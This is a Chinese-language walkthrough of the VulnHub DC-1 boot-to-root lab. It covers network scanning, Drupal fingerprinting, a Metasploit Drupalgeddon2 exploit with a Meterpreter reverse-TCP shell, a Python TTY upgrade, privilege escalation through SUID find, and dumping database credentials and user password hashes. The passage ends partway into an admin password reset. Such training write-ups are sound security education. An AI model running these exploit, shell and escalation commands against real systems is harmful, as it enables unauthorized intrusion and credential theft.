CTF挑战-DC1

- 1、DC-1靶机介绍
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Drupal是一个免费的开源Web内容管理框架。

PHP 是一种用于 Web 开发的通用脚本语言。

Apache是一个免费的开源跨平台Web服务器软件。

Debian是一个Linux软件、它是一个免费的开源软件。

jQuery是一个JavaScript库,它是一个免费的开源软件,旨在简化HTML DOM树遍历和操作,以及事件处理...

4、漏洞的查找和利用

方法1:

方法二:

方法三:漏洞利用工具MSF

方法四: Drupal vulnerability scanning using droopescan

MSF中完成以下步骤

- 5 \ Import python one-liner for proper TTY shell
- 6、利用drupal的信息修改后台管理员口令
- 7、用户密码的暴力破解
- 8、使用find命令越权

flag

扩展:

总结:

1、DC-1靶机介绍

(1) 官网网址

https://www.vulnhub.com/entry/dc-1-1,292/

(2) 靶机描述

- 1、DC-1是一个专门建造的易受攻击的实验室,目的是在渗透测试领域获得经验。
- 2、它旨在对初学者来说是一个挑战,但它的难易程度取决于您的技能和知识以及您的学习能力。
- 3、要成功完成这一挑战,您需要 Linux 技能、熟悉 Linux 命令行以及基本渗透测试工具的经验,例如可以在 Kali Linux 或 Parrot Security OS 上找到的工具。
- 4、有多种方法可以扎根,但是,我包括了一些包含初学者线索的标志。
- 5、总共有五个标志,但最终目标是在 root 的主目录中查找并读取该标志。您甚至不需要是 root 用户即可执行此操作,但是,您将需要 root 权限。
- 6、根据您的技能水平,您也许可以跳过查找大多数这些标志并直接进入root。
- 7、初学者可能会遇到以前从未遇到过的挑战,但谷歌搜索应该是获得完成此挑战所需的信息所需的全部内容。
- 1. DC-1 is a purposely built vulnerable lab for the purpose of gaining experience in the world of penetration testing.
- 2、It was designed to be a challenge for beginners(初学者), but just how easy it is will depend on your skills and knowledge, and your ability to learn.
- 3. To successfully complete this challenge, you will require Linux skills, familiarity with the Linux command line and experience with basic penetration testing tools, such as the tools that can be found on Kali Linux, or Parrot Security OS.

Boot2root

- 4. There are multiple ways of gaining root, however, I have included some flags which contain clues for beginners.
- 5. There are five flags in total, but the ultimate goal is to find and read the flag in root's home directory. You don't even need to be root to do this, however, you will require root privileges.
- 6. Depending on your skill level, you may be able to skip finding most of these flags and go straight for root.
- 7. Beginners may encounter challenges that they have never come across previously, but a Google search should be all that is required to obtain the information required to complete this challenge.

(3) Penetrating Methodology:渗透方法

- 1、Network Scanning (arp-scan, masscan, nmap) //网络扫描
- 2、网站信息探测
- 3、漏洞查找和利用(searchsploit, metasploit)
- 4、Import python one-liner for proper TTY shell
- 5、Kernel privilege escalation //本地提权,内核提权
- 6、用户密码的暴力破解
- 7. Get Root access and capture the flag.

2. Network Scanning

(1) 发现靶场地址

```
arp-scan -l
                                                                     Plain Text
1
     ___(root⊛bogon)-[~]
 2
    └# arp-scan -l
     Interface: eth0, type: EN10MB, MAC: 00:0c:29:2c:dd:da, IPv4: 192.168.18.13
 3
     Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-s
 4
     can)
     192.168.18.1
5
                     00:50:56:c0:00:08
                                             VMware, Inc.
     192.168.18.2
                     00:50:56:fb:99:c7
                                             VMware, Inc.
6
7
    192.168.18.134 00:0c:29:bc:cf:af
                                             VMware, Inc.
    192.168.18.254 00:50:56:f9:da:05
8
                                             VMware, Inc.
9
     4 packets received by filter, 0 packets dropped by kernel
10
     Ending arp-scan 1.10.0: 256 hosts scanned in 2.175 seconds (117.70 hosts/s
11
     ec). 4 responded
```

```
nmap -sP 192.168.18.0/24
                                                                     Plain Text
     ___(root@bogon)-[~]
1
    └# nmap -sP 192.168.18.0/24
2
    Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-11 15:32 CST
3
    Nmap scan report for 192.168.18.1
    Host is up (0.00015s latency).
5
6
    MAC Address: 00:50:56:C0:00:08 (VMware)
7
    Nmap scan report for 192.168.18.2
    Host is up (0.00021s latency).
8
9
    MAC Address: 00:50:56:FB:99:C7 (VMware)
10
    Nmap scan report for 192.168.18.134
11
    Host is up (0.00045s latency).
12
    MAC Address: 00:0C:29:BC:CF:AF (VMware)
13
    Nmap scan report for 192.168.18.254
    Host is up (0.00079s latency).
14
15
    MAC Address: 00:50:56:F9:DA:05 (VMware)
16
    Nmap scan report for 192.168.18.137
    Host is up.
17
18
    Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds
```

•	netdiscover -r 192.16	8.18.0/24				Plain Text
1	Currently scanni	ng: Finished!	Screen V	iew: U	nique Hosts	
2						
3	4 Captured ARP	Req/Rep packets, fro	om 4 host	s. T	otal size: 2	240
4						
5	IP	At MAC Address	Count	Len	MAC Vendor	/ Hostname
6						
7	192.168.18.1	00:50:56:c0:00:08	1	60	VMware, Inc	C.
8	192.168.18.2	00:50:56:fb:99:c7	1	60	VMware, Inc	C.
9	192.168.18.134	00:0c:29:bc:cf:af	1	60	VMware, Inc	C.
10	192.168.18.254	00:50:56:f9:da:05	1	60	VMware, Inc	: ·

```
nbtscan -r 192.168.18.0-254
                                                                Plain Text
    root⊛bogon)-[~]
1
    └# nbtscan -r 192.168.18.0-254
2
3
   Doing NBT name scan for addresses from 192.168.18.0-254
4
5
   IP address NetBIOS Name
                                                            MAC address
                                   Server
                                            User
6
7
   192.168.18.1
                  DESKTOP-TFD43A8 <server> <unknown>
                                                            00:50:56:c0:0
   0:08
   192.168.18.137 <unknown>
8
                                             <unknown>
```

(2) 探测目标开放端口

masscan --rate=100000 -p 1-65535 192.168.18.134 Plain Text masscan----快速的扫描工具 1 2 推荐masscan+nmap 3 masscan --rate=100000 -p 1-65535 192.168.18.134 --rate 指定扫描的速度 -p 指定端口 --route-ip 指定特定的网关 root⊛bogon)-[~] 5 6 # masscan --rate=100000 -p 1-65535 192.168.18.134 7 Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-04-11 07:45:44 GMT Initiating SYN Stealth Scan 8 Scanning 1 hosts [65535 ports/host] 9 Discovered open port 22/tcp on 192.168.18.134 10 Discovered open port 80/tcp on 192.168.18.134 11 12 Discovered open port 60228/tcp on 192.168.18.134 Discovered open port 111/tcp on 192.168.18.134 13

25 100000 2,3,4 111/tcp rpcbind 26 100000 2,3,4 111/udp rpcbind 111/tcp6 rpcbind 27 100000 3,4 28 111/udp6 rpcbind 100000 3,4 29 100024 1 40380/udp status 40457/tcp6 status 30 100024 1 51347/udp6 status 31 100024 1 32 100024 1 60228/tcp status 33 60228/tcp open status 1 (RPC #100024) MAC Address: 00:0C:29:BC:CF:AF (VMware) 34

35 Warning: OSScan results may be unreliable because we could not find at lea st 1 open and 1 closed port 36 Device type: general purpose

37 Running: Linux 3.X

38 OS CPE: cpe:/o:linux:linux_kernel:3

39 OS details: Linux 3.2 - 3.16

40 Network Distance: 1 hop

41 Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

43 TRACEROUTE

42

```
44 HOP RTT ADDRESS
45 1 0.85 ms 192.168.18.134
46
47 OS and Service detection performed. Please report any incorrect results a t https://nmap.org/submit/.
48 Nmap done: 1 TP address (1 host up) scanned in 19.25 seconds
```

```
nmap -sV -T4 -p 22,80,111 192.168.18.134
                                                                 Plain Text
     ___(root⊛bogon)-[~]
1
 2
    3
    Starting Nmap 7.93 (https://nmap.org) at 2023-04-11 15:52 CST
4
    Nmap scan report for 192.168.18.134
    Host is up (0.00097s latency).
5
 6
7
    P0RT
            STATE SERVICE VERSION
8
    22/tcp open ssh
                         OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
9
    80/tcp open http
                         Apache httpd 2.2.22 ((Debian))
    111/tcp open rpcbind 2-4 (RPC #100000)
10
    MAC Address: 00:0C:29:BC:CF:AF (VMware)
11
12
    Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
13
14
    Service detection performed. Please report any incorrect results at http
    s://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
15
```

3、网站信息探测



Drupal是一个免费的开源Web内容管理框架。

Drupal是一个自由开源的内容管理系统,以PHP语言编写的开源内容管理框架(CMF),它由内容管理系统(CMS)和PHP开发框架(Framework)共同构成。Drupal连续多年荣获全球最佳CMS大奖,是基于PHP语言最著名的WEB应用程序。截止2011年底,共有13,802位WEB专家参加了Drupal的开发工作;228个国家使用181种语言的729,791位网站设计工作者使用Drupal。至2012年9月,全球约有 2.2% 的网站均由Drupal 制作,使用内容管理系统中的 7%。著名案例包括:联合国、美国白宫、美国商务部、纽约时报、华纳、迪斯尼、联邦快递、索尼、美国哈佛大学、Ubuntu等。

PHP 是一种用于 Web 开发的通用脚本语言。

PHP 是一种用于**构建整个 Web 应用或其交互元素的通用脚本语言**。 使用 PHP,开发人员可以创建 内容管理系统 (CMS) 和在线数据库系统、留言板、基于订阅的网站、游戏 Web 应用程序、具有评论 功能的博客和注册系统。

Apache是一个免费的开源跨平台Web服务器软件。

Apache是一款非常有名的应用软件。它是世界上使用最广泛的Web服务器应用程序,在商业Web服务器市场中占有超过50%的份额。 Apache是类Unix操作系统中使用最广泛的Web服务器应用程序,但几乎可用于所有平台,如Windows,OS X,OS / 2等.Aracle这个词取自Native的名称 美国部落'阿帕奇',以其在战争和战略制定方面的技能而闻名。

它是一个基于流程的模块化Web服务器应用程序,它通过每个同时连接创建一个新线程。 它支持许多功能; 其中许多都被编译为单独的模块并扩展其核心功能,并且可以提供从服务器端编程语言支持到身份验证机制的所有功能。 虚拟主机就是这样一种功能,它允许单个Apache Web服务器为许多不同的网站提供服务。

Debian是一个Linux软件、它是一个免费的开源软件。

Debian也被称为 Debian GNU/Linux,是一个由免费和开源软件组成的 Linux 发行版,由社区支持的 Debian 项目开发。它是最稳定、通用和流行的非商业 Linux 发行版之一。

Debian 是最早基于 Linux 内核的操作系统之一。它是由来自世界各地的志愿者开发的。它不是一个商业项目,像许多其他 Linux 发行版一样由企业支持。该发行版有一个名为Software in Public Interest (SPI)的非营利组织。与 Debian 一起,SPI 在经济上支持许多其他开源项目。

Debian 是一个通用操作系统,支持几乎所有的 CPU 架构,在服务器领域非常流行。说到桌面环境,它提供了带有 Cinnamon、GNOME、KDE Plasma、XFCE、LXDE 和 MATE 桌面的实时 ISO 下载。

jQuery是一个JavaScript库,它是一个免费的开源软件,旨在简化HTML DOM树遍历和操作,以及事件处理,CSS动画和Ajax。


jQuery是一个**JavaScript库**(框架),它通过封装原生的JavaScript函数得到一整套定义好的方法。它的作者是John Resig,于2006年创建的一个开源项目,随着越来越多开发者的加入,jQue**ry**已经集成了Java**Script**、 CSS、 DOM和A**ja**x于一体的强大功能。

4、漏洞的查找和利用

公开的漏洞如何查找

方法1:

https://www.exploit-db.com/



方法二:

searchsploit

•	searchsploit drupal	lair	n Text
1 2 3	root®bogon)-[/exam/DC-1] # searchsploit drupal		
4 5	Exploit Title	 -	Path
6	Drupal 4.0 - News Message HTML Injection apps/21863.txt	I	php/web
7	Drupal 4.1/4.2 - Cross-Site Scripting apps/22940.txt		php/web
8	Drupal 4.5.3 < 4.6.1 - Comments PHP Injection apps/1088.pl		php/web
9	Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution apps/1821.php	1	php/web
10	Drupal 4.x - URL-Encoded Input HTML Injection apps/27020.txt		php/web
11	Drupal 5.2 - PHP Zend Hash ation Vector apps/4510.txt	1	php/web
12	Drupal 5.21/6.16 - Denial of Service s/10826.sh	1	php/do
13	Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabi apps/11060.txt		php/web
14	Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User apps/34992.py		php/web
15	Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session) apps/44355.php		php/web
16	Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Pa apps/34984.py		php/web
17	Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Pa apps/34993.php		php/web
18	Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Ex apps/35150.php		php/web
19	Drupal 7.12 - Multiple Vulnerabilities apps/18564.txt		php/web
20	Drupal 7.x Module Services - Remote Code Execution apps/41564.php		php/web
21	Drupal < 4.7.6 - Post Comments Remote Command Execution apps/3313.pl		php/web
22	Drupal < 5.1 - Post Comments Remote Command Execution apps/3312.pl	1	php/web
23	Drupal < 5.22/6.16 - Multiple Vulnerabilities apps/33706.txt		php/web
24			

- 25 Drupal < 7.34 Denial of Service | php/do s/35415.txt
- Drupal < 7.58 'Drupalgeddon3' (Authenticated) Remote Code (Met | php/web apps/44557.rb
- 27 Drupal < 7.58 'Drupalgeddon3' (Authenticated) Remote Code Exec | php/web apps/44542.txt
- Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 'Drupalgeddon2' Re | php/web apps/44449.rb
- Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 'Drupalgeddon2' Remote Code | php/rem ote/44482.rb
- 30 Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 'Drupalgeddon2' Remote Code | php/web apps/44448.py
- Drupal < 8.5.11 / < 8.6.10 RESTful Web Services unserialize() | php/rem ote/46510.rb
- Drupal < 8.6.10 / < 8.5.11 REST Module Remote Code Execution | php/web apps/46452.txt
- Drupal < 8.6.9 REST Module Remote Code Execution | php/web apps/46459.py
- Drupal avatar_uploader v7.x-1.0-beta8 Arbitrary File Disclosur | php/web apps/44501.txt
- Drupal avatar_uploader v7.x-1.0-beta8 Cross Site Scripting (XS | php/web apps/50841.txt
- 36 Drupal Module Ajax Checklist 5.x-1.0 Multiple SQL Injections | php/web apps/32415.txt
- 37 Drupal Module CAPTCHA Security Bypass | php/web apps/35335.html
- Drupal Module CKEditor 3.0 < 3.6.2 Persistent EventHandler Cro | php/web apps/18389.txt
- 39 Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) Persisten | php/web apps/25493.txt
- Drupal Module CODER 2.5 Remote Command Execution (Metasploit) | php/web apps/40149.rb
- Drupal Module Coder < 7.x-1.3/7.x-2.6 Remote Code Execution | php/rem ote/40144.php
- Drupal Module Cumulus 5.x-1.1/6.x-1.4 'tagcloud' Cross-Site Sc | php/web apps/35397.txt
- Drupal Module Drag & Drop Gallery 6.x-1.5 'upload.php' Arbitra | php/web apps/37453.php
- Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Med | php/web apps/35072.txt
- Drupal Module MiniorangeSAML 8.x-2.22 Privilege escalation | php/web apps/50361.txt
- Drupal Module RESTWS 7.x PHP Remote Code Execution (Metasploit | php/rem ote/40130.rb
- Drupal Module Sections Cross-Site Scripting | php/web apps/10485.txt

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方法三:漏洞利用工具MSF

•	msf6 > search drupal Plain Te	ext
1 2	msf6 > search drupal	
3	Matching Modules	
4	=======================================	
5		
6	# Name Disclosure Date	Ran
7	k Check Description	
8	0 exploit/unix/webapp/drupal_coder_exec 2016-07-13	exce
	llent Yes Drupal CODER Module Remote Command Execution	
9	1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28	exce
	llent Yes Drupal Drupalgeddon 2 Forms API Property Injection	
10	2 exploit/multi/http/drupal_drupageddon 2014-10-15	exce
	llent No Drupal HTTP Parameter Key/Value SQL Injection	
11	3 auxiliary/gather/drupal_openid_xxe 2012-10-17	norm
	al Yes Drupal OpenID External Entity Injection	
12	4 exploit/unix/webapp/drupal_restws_exec 2016-07-13	exce
	llent Yes Drupal RESTWS Module Remote PHP Code Execution	
13	5 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20	norm
	al Yes Drupal RESTful Web Services unserialize() RCE	
14	6 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02	norm
4.5	al Yes Drupal Views Module Users Enumeration	
15	7 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29	exce
1.0	llent Yes PHP XML-RPC Arbitrary Code Execution	
16 17		
17 18	<pre>Interact with a module by name or index. For example info 7, use 7 or exploit/unix/webapp/php_xmlrpc_eval</pre>	use

方法四: Drupal vulnerability scanning using droopescan

Droopescan是一款基于插件的扫描器,可帮助安全研究人员发现Drupal、silverstripe、wordpress、joomla(枚举版本信息和可利用URL地址)和moodle的问题

安装:

使用pip安装会非常容易 pip--是python安装组件、模块的一个工具 apt-get update apt-get install python3-pip pip install -i https://pypi.tuna.tsinghua.edu.cn/simple --trusted-host pypi.tuna.tsinghua.edu.cn

```
droopescan scan drupal -u http://192.168.18.134/
                                                                      Plain Text
1
     ___(root⊛bogon)-[~]
 2
     # droopescan scan drupal -u http://192.168.18.134/
 3
     modules [ ===
                                                                    ] 187/4000
     (4%)
4
     [+] Plugins found:
5
         ctools http://192.168.18.134/sites/all/modules/ctools/
             http://192.168.18.134/sites/all/modules/ctools/LICENSE.txt
 6
7
             http://192.168.18.134/sites/all/modules/ctools/API.txt
8
         views http://192.168.18.134/sites/all/modules/views/
9
             http://192.168.18.134/sites/all/modules/views/README.txt
10
             http://192.168.18.134/sites/all/modules/views/LICENSE.txt
         profile http://192.168.18.134/modules/profile/
11
12
         php http://192.168.18.134/modules/php/
13
         image http://192.168.18.134/modules/image/
14
15
     [+] Themes found:
16
         seven http://192.168.18.134/themes/seven/
17
         garland http://192.168.18.134/themes/garland/
18
19
     [+] Possible version(s):
20
         7.22
         7.23
21
22
         7.24
23
         7.25
24
         7.26
25
26
     [+] Possible interesting urls found:
27
         Default admin - http://192.168.18.134/user/login
28
29
     [+] Scan finished (0:07:06.815947 elapsed)
```

droopescan

```
1 search drupal
2 use exploit/unix/webapp/drupal_drupalgeddon2
3 set payload php/meterpreter/reverse_tcp (默认)
4 set rhosts 192.168.195.134 靶机IP
5 exploit
```

```
) > set RHOSTS 192.168.18.137
msf6 exploit(
RHOSTS ⇒ 192.168.18.137
msf6 exploit(
* Started reverse TCP handler on 192.168.18.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
   Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(
                                             ) > set RHOSTS 192.168.18.134
RHOSTS ⇒ 192.168.18.134
msf6 exploit(
* Started reverse TCP handler on 192.168.18.137:4444
   Running automatic check ("set AutoCheck false" to disable)
   The service is running, but could not be validated.
   Sending stage (39927 bytes) to 192.168.18.134
[*] Meterpreter session 1 opened (192.168.18.137:4444 
ightarrow 192.168.18.134:48658) at 2023-04-11 20:26:16 +0800
```

```
▼ 交互式shell

1 meterpreter > shell

2 Process 4116 created.

3 Channel 0 created.

4 python -c 'import pty;pty.spawn("/bin/bash")' 拿到交互式shell
```

```
meterpreter > shell
Process 4116 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

5. Import python one-liner for proper TTY shell

```
▼ 交互式shell

1 www-data@DC-1:/var/www$ id
2 id
3 uid=33(www-data) gid=33(www-data) groups=33(www-data)
4 python -c 'import pty;pty.spawn("/bin/bash")'
5 flag
```

```
利用find提权
                                                                    Plain Text
   www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
1
                                                                    查找有find的
    文件
   www-data@DC-1:/var/www$ find -name LICENSE.txt -exec /bin/bash -p \;
2
                                                                           提权
3
    find -name LICENSE.txt -exec /bin/bash -p \;
   bash-4.2# id
4
5
    id
6
   uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
7
   bash-4.2#
```

```
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$ ls -l /usr/bin/find
ls -l /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan 6 2012 /usr/bin/find
www-data@DC-1:/var/www$ find -name LICENSE.txt -exec /bin/bash -p \;
find -name LICENSE.txt -exec /bin/bash -p \;
bash-4.2# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
bash-4.2#
```

6、利用drupal的信息修改后台管理员口令

发现了一个值得注意的目录sites(站点)

```
www-data@DC-1:/var/www$ ls -alh
ls -alh
total 192K
drwxr-xr-x 9 www-data www-data 4.0K Apr 12 06:55 .
drwxr-xr-x 12 root
                              4.0K Feb 19 2019 ..
                      root
           1 root
                      www-data
                               57 Apr 12 06:55 .bash history
-rw-
-rw-r--r-- 1 www-data www-data 174 Nov 21 2013 .gitignore
-rw-r--r-- 1 www-data www-data 5.7K Nov 21 2013 .htaccess
-rw-r--r-- 1 www-data www-data 1.5K Nov 21 2013 COPYRIGHT.txt
-rw-r--r-- 1 www-data www-data 1.5K Nov 21 2013 INSTALL.mysql.txt
-rw-r--r-- 1 www-data www-data 1.9K Nov 21 2013 INSTALL.pgsql.txt
-rw-r--r-- 1 www-data www-data 1.3K Nov 21 2013 INSTALL.sqlite.txt
-rw-r--r-- 1 www-data www-data 18K Nov 21 2013 INSTALL.txt
-rwxr-xr-x 1 www-data www-data 18K Nov 1 2013 LICENSE.txt
-rw-r--r- 1 www-data www-data 8.0K Nov 21 2013 MAINTAINERS.txt
-rw-r--r-- 1 www-data www-data 5.3K Nov 21 2013 README.txt
-rw-r--r-- 1 www-data www-data 9.5K Nov 21 2013 UPGRADE.txt
-rw-r--r-- 1 www-data www-data 6.5K Nov 21 2013 authorize.php
-rw-r--r-- 1 www-data www-data 720 Nov 21 2013 cron.php
-rw-r--r-- 1 www-data www-data 52 Feb 19 2019 flag1.txt
drwxr-xr-x 4 www-data www-data 4.0K Nov 21 2013 includes
-rw-r--r-- 1 www-data www-data 529 Nov 21 2013 index.php
-rw-r--r-- 1 www-data www-data 703 Nov 21 2013 install.php
drwxr-xr-x 4 www-data www-data 4.0K Nov 21 2013 misc
drwxr-xr-x 42 www-data www-data 4.0K Nov 21 2013 modules
drwxr-xr-x 5 www-data www-data 4.0K Nov 21 2013 profiles
-rw-r--r-- 1 www-data www-data 1.6K Nov 21 2013 robots.txt
drwxr-xr-x 2 www-data www-data 4.0K Nov 21 2013 scripts
drwxr-xr-x 4 www-data www-data 4.0K Nov 21 2013 sites
drwxr-xr-x 7 www-data www-data 4.0K Nov 21 2013 themes
-rw-r--r-- 1 www-data www-data 20K Nov 21 2013 update.php
-rw-r--r-- 1 www-data www-data 2.2K Nov 21
                                           2013 web.config
-rw-r--r-- 1 www-data www-data 417 Nov 21 2013 xmlrpc.php
www-data@DC-1:/var/www$ cd sites
cd sites
www-data@DC-1:/var/www/sites$ ls
1s
README.txt all default example.sites.php
www-data@DC-1:/var/www/sites$ cd default
cd default
www-data@DC-1:/var/www/sites/default$ ls
ls
default.settings.php files settings.php
www-data@DC-1:/var/www/sites/default$ ls -alh
ls -alh
total 52K
dr-xr-xr-x 3 www-data www-data 4.0K Feb 19 2019 .
                                             2013 ..
drwxr-xr-x 4 www-data www-data 4.0K Nov 21
                                             2013 default.settings.php
-rw-r--r-- 1 www-data www-data 23K Nov 21
drwxrwxr-x 3 www-data www-data 4.0K Feb 19
                                             2019 files
-r--r-- 1 www-data www-data 16K Feb 19 2019 settings.php
www-data@DC-1:/var/www/sites/default$
```

找到CMS的配置文件,发现了flag2,数据库的登录账号和密码

```
www-data@DC-1:/var/www/sites/default$ cat settings.php
cat settings.php

/**
  * flag2
  * Brute force and dictionary attacks aren't the
  * only ways to gain access (and you WILL need access).
  * What can you do with these credentials?
  *
  */
```

```
$databases = array (
   'default' ⇒
   array (
    'default' ⇒
   array (
       'database' ⇒ 'drupaldb',
       'username' ⇒ 'dbuser',
       'password' ⇒ 'R0ck3t',
       'host' ⇒ 'localhost',
       'port' ⇒ '',
       'driver' ⇒ 'mysql',
       'prefix' ⇒ '',
       ),
     ),
    ),
   ),
);
```

利用获取的用户信息登录Mysql

登录mysql Plain Text www-data@DC-1:/var/www/sites/default\$ mysql -udbuser -pR0ck3t 1 登录数据库 mysql -udbuser -pR0ck3t 2 Welcome to the MySQL monitor. Commands end with; or \g. 3 Your MySQL connection id is 5221 Server version: 5.5.60-0+deb7u1 (Debian) 5 6 7 Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserv ed. 8 9 Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective 10 owners. 11 12 Type 'help;' or '\h' for help. Type '\c' to clear the current input state 13 ment. 14 15 mysql> select version(); 查看数据库的版本 select version(); 16 +----+ 17 18 | version() +----+ 19 | 5.5.60-0+deb7u1 | 20 +----+ 21 22 1 row in set (0.00 sec) 23 mysql> select database(); 查看当前数据库 24 select database(); 25 +----+ | database() | 26 +----+ 27 28 | NULL | 29 +----+ 1 row in set (0.01 sec) 30 mysql> show databases; 查看数据库信息 31 32 show databases; 33 | Database 34 +----+ 35 36 | information schema | 37 | drupaldb | 38 +----+ 39 2 rows in set (0.01 sec) 40 mysql> use drupaldb; 操作指定的数据库 41 use drupaldb; Reading table information for completion of table and column names 42

```
43
    You can turn off this feature to get a quicker startup with -A
44
    Database changed
45
    mysql> select database(); 使用指定的数据库
46
47
    select database();
    +----+
48
49 | database() |
    +----+
50
51 | drupaldb |
    +----+
52
    1 row in set (0.00 sec)
53
54
    mysql> show tables; 查看数据库的表
55
    show tables;
56
    +----+
    | Tables_in_drupaldb
57
    +----
58
59 | actions
60 | authmap
61 | batch
62 | block
63 | block custom
64 | block_node_type
65 | block_role
66 | blocked_ips
67 | cache
68 | cache_block
69 | cache_bootstrap
70 | cache_field
71 | cache_filter
72 | cache form
73 | cache_image
74 | cache_menu
75 | cache_page
76 | cache_path
77 | cache_update
78 | cache_views
  | cache_views_data
79
80 | comment
81 | ctools_css_cache
82
    | ctools_object_cache
83 | date_format_locale
84
   | date_format_type
85 | date formats
86 | field_config
87 | field_config_instance
88 | field_data_body
    | field data comment body
89
```

90	field_data_field_image
91	field_data_field_tags
92	field_revision_body
93	field_revision_comment_body
94	field_revision_field_image
95	field_revision_field_tags
96	file_managed
97	file_usage
98	filter
99	filter_format
100	flood
101	history
102	image_effects
103	image_styles
104	menu_custom
105	menu_links
106	menu_router
107	node
108	node_access
109	node_comment_statistics
110	node_revision
111	node_type
112	queue
113	rdf_mapping
114	registry
115	registry_file
116	role
117	role_permission
118	search_dataset
119	search_index
120	search_node_links
121	search_total
122	semaphore
123	sequences
124	sessions
125	shortcut_set
126	shortcut_set_users
127	system
128	taxonomy_index
129	taxonomy_term_data
130	taxonomy_term_hierarchy
131	taxonomy_vocabulary
132	url_alias
133	users
134	users_roles
135	variable
136	views_display

```
137
    | views_view
138
    | watchdog
139
140
    mysql> select * from users; 查询表中所有的记录
141
142
    | uid | name | pass
    l mail
           | theme | signature | signature_format | created
    | access | login | status | timezone | language | pic
    ture | init
                        | data |
    +----+--
143
144
       0 |
                   | | NULL
                                                           0
                      0 | 0 | NULL
             0 |
      0 |
                       | NULL |
    1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
145
    | 1550583852 | 1550582362 | 1 | Australia/Melbourne |
      0 | admin@example.com | b:0; |
    2 | Fred | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGq
146
    | 1550582225 | 1550582225 | 1 | Australia/Melbourne |
      0 | fred@example.org | b:0; |
    3 | root | $S$DEqcU0AVa4dAeqqantcdyxztR8EqXl0Z4Mp1Cy3hdb0UJ9DVR9r2
147
                             l NULL
    | 1681243862 | 1681235462 | 1 | NULL
                    | b:0; |
148
    ___+
    4 rows in set (0.00 sec)
149
    mysql> select name, pass from users; 只查询用户名和密码字段
150
151
    select name, pass from users;
152
    +----
153
    | name | pass
154
155
156
    | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR |
    | Fred | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg |
157
    | root | $S$DEqcU0AVa4dAegqantcdyxztR8EqXl0Z4Mp1Cy3hdb0UJ9DVR9r2 |
158
159
```

160 4 rows in set (0.00 sec)

可以看到用户名和密码, 但密码是加密的? 加密算法是什么?

hashid //标识hash算法的类型

hash-identifier发现没有找到其标准的hash算法?

(root® bogon)-[~]
hashid '\$S\$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR'
Analyzing '\$S\$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR'
[+] Drupal > v7.x

找到了hash密码算法是采用的drupal 7的密码算法

根据drupal的版本查找其源码、官方文档 //代码审计

https://www.drupal.org/node/1023428 官方文档

使用 sql-query 重置管理员密码 (Drupal 7)

在Drupal 7中,用户1(管理员)的密码丢失并且电子邮件通知或drush方法不起作用时,可以通过数据库 查询设置密码。

但首先, 您必须生成对您的网站有效的密码哈希。

从命令行在 Drupal 根目录中执行以下命令:

./scripts/password-hash.sh newpwd

